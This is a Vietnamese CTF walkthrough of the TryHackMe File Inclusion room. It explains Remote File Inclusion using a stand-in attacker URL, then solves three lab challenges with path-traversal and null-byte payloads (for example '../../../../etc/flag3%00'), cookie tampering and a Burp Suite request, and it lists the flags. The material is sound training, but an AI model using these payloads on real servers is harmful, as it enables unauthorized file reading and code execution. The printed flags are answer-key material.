
4. Remote File Inclusion – RFI

Tấn công chèn tệp từ xa (RFI) là một kỹ thuật cho phép chèn các tệp từ xa vào một ứng dụng dễ bị tổn thương. Giống như LFI, RFI xảy ra khi việc lọc dữ liệu đầu vào của người dùng không đúng cách, cho phép kẻ tấn công chèn một URL bên ngoài vào hàm include. Một yêu cầu đối với RFI là tùy chọn allow_url_fopen cần phải được bật.

Nguy cơ của RFI cao hơn LFI vì các lỗ hổng RFI cho phép kẻ tấn công đạt được quyền thực thi lệnh từ xa (RCE) trên máy chủ. Các hậu quả khác của một cuộc tấn công RFI thành công bao gồm:

- Lộ thông tin nhạy cảm
- Cross – site Scripting (XSS)
- Tấn công từ chối dịch vụ (DoS)

Để một cuộc tấn công RFI thành công, máy chủ bên ngoài phải giao tiếp với máy chủ ứng dụng, trong đó kẻ tấn công lưu trữ các tệp độc hại trên máy chủ của chúng. Sau đó, tệp độc hại được chèn vào hàm include thông qua các yêu cầu HTTP, và nội dung của tệp độc hại được thực thi trên máy chủ ứng dụng dễ bị tổn thương.



Hình trên là một ví dụ về các bước để thực hiện một cuộc tấn công RFI thành công! Giả sử kẻ tấn công lưu trữ một tệp PHP trên máy chủ của chúng tại địa chỉ http://attacker.thm/cmd.txt, trong đó cmd.txt chứa thông báo in ra "Hello THM".


```
<?PHP echo "Hello THM"; ?>
```

Đầu tiên, kẻ tấn công chèn một URL độc hại trỏ đến máy chủ của kẻ tấn công, ví dụ như http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt. Nếu không có kiểm tra tính hợp lệ của đầu vào, URL độc hại sẽ được truyền vào hàm include. Tiếp theo, máy chủ ứng dụng web sẽ gửi

yêu cầu GET đến máy chủ độc hại để lấy tệp. Kết quả là, ứng dụng web sẽ đưa tệp từ xa vào hàm include để thực thi tệp PHP trong trang và gửi nội dung thực thi cho kẻ tấn công. Trong trường hợp này, trang hiện tại cần hiển thị thông báo "Hello THM" ở một vị trí nào đó.


5. Challenge

Tiếp theo, chúng ta sẽ sử dụng trang web do tryhackme cung cấp để thực hiện các challenge và trả lời các câu hỏi.




5.1. Challenge 1


Ở challenge 1, người ta yêu cầu chúng ta thay đổi request sang POST để có thể tìm được flag.




Trên browser, chúng ta mở More tools -> Developer tools -> Element.



Nhập đường dẫn /etc/flag1 vào ô “FIle name” và sửa method GET thành POST.



Kết quả:



Capture Flag1 at /etc/flag1

F1x3d-iNpu7-f0rrn

✓ Correct Answer

5.2. Challenge 2


File Inclusion Lab

Lab #Challenge-2: Include a file in the input form below

Welcome Guest!
Only admins can access this page!

Trên browser, chúng ta mở More tools -> Developer tools -> Application -> Cookies

Chúng ta thử sửa giá trị trong ô Value thành ../..



Trang web hiển thị:

Current Path

/var/www/html

File Content Preview of **../..**

```
Welcome ../..
```

```
Warning: include(includes/../...php) [function.include]: failed to open stream: No such file or directory in /var/www/html/chall2.php on line 37

Warning: include() [function.include]: Failed opening 'includes/../...php' for inclusion (include_path='.:/usr/lib/php5.2/lib/php') in
```

Capture Flag2 at /etc/flag2

_____

Check

Từ đề bài và trang web hiển thị, chúng ta sẽ thử thêm đường dẫn "../../../../etc/flag2%00" thử (vì có php nên ta sẽ thêm %00).

Kết quả:

Current Path

/var/www/html

File Content Preview of **../../../../etc/flag2**

```
Welcome ../../../../etc/flag2
```

c00k13_i5_yuMmy1

Capture Flag2 at /etc/flag2


c00k13_i5_yuMmy1 ✓ Correct Answer

5.3. Challenge 3

- **Chuẩn bị công cụ**
  - Mở **Burp Suite** + **FoxyProxy** để intercept traffic từ máy TryHackMe.
  - Bật Intercept On.
- **Sửa form từ GET thành POST (rất quan trọng)**
  - Vào trang lab 3.
  - Nhấn **F12** (Developer Tools) → tìm thẻ <form>.
  - Sửa thuộc tính method="get" thành method="post".
  - Lý do: Lab yêu cầu gửi tham số qua POST, nếu để GET sẽ không hoạt động.
- **Xây dựng Payload**
  - Payload cuối cùng dùng trong video: **../../../../etc/flag3%00**

Giải thích payload:

- ../../../../ → nhiều lần ../ để leo ngược lên root thư mục (/).
- etc/flag3 → đường dẫn đến file flag cần đọc.
- %00 (null byte) → kỹ thuật cực kỳ quan trọng ở đây. Nó làm cho chuỗi bị cắt ngang, nên phần .php mà server tự thêm sẽ bị bỏ qua. → Server include đúng file /etc/flag3 thay vì /etc/flag3.php.



Burp Project Intruder Repeater View Help — Burp Suite Community Edition v2025.7.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 3 4 5 ×

Send Cancel

Request — Pretty Raw Hex

```
POST /challenges////chall3.php HTTP/1.1
Host: 10.48.189.118
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.48.189.118
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.48.189.118/challenges///chall3.php
Accept-Encoding: gzip, deflate, br
Cookie: THM=../../../../etc/flag2%00
Connection: keep-alive

file=../../../../etc/flag3%00
```

Response — Pretty Raw Hex Render

```
<div class="input-group mb-3">
    <div class="input-group-prepend">
        <span class="input-group-text">
            File Name
        </span>
    </div>
    <input name='file' type="text" class="form-control" placeholder="For example: welcome" aria-label="For example: welcome" aria-describedby="basic-addon2">
    <div class="input-group-append">
        <button class="btn btn-success" type="submit" >
            Include
        </button>
    </div>
</div>

</form>

<div class='mt-5 mb-5'>
    <h5>
        Current Path
    </h5>
    <div class='file-Location'>
        <code>
            /var/www/html
        </code>
    </div>
</div>
<div>
    <h5>
        File Content Preview of <b>
            ../../../../etc/flag3
        </b>
    </h5>
    <code>
        P0st_1s_w0rk1in9
    </code>
</div>

</body>
```

Capture Flag3 at /etc/flag3

P0st_1s_w0rk1in9

✓ Correct Answer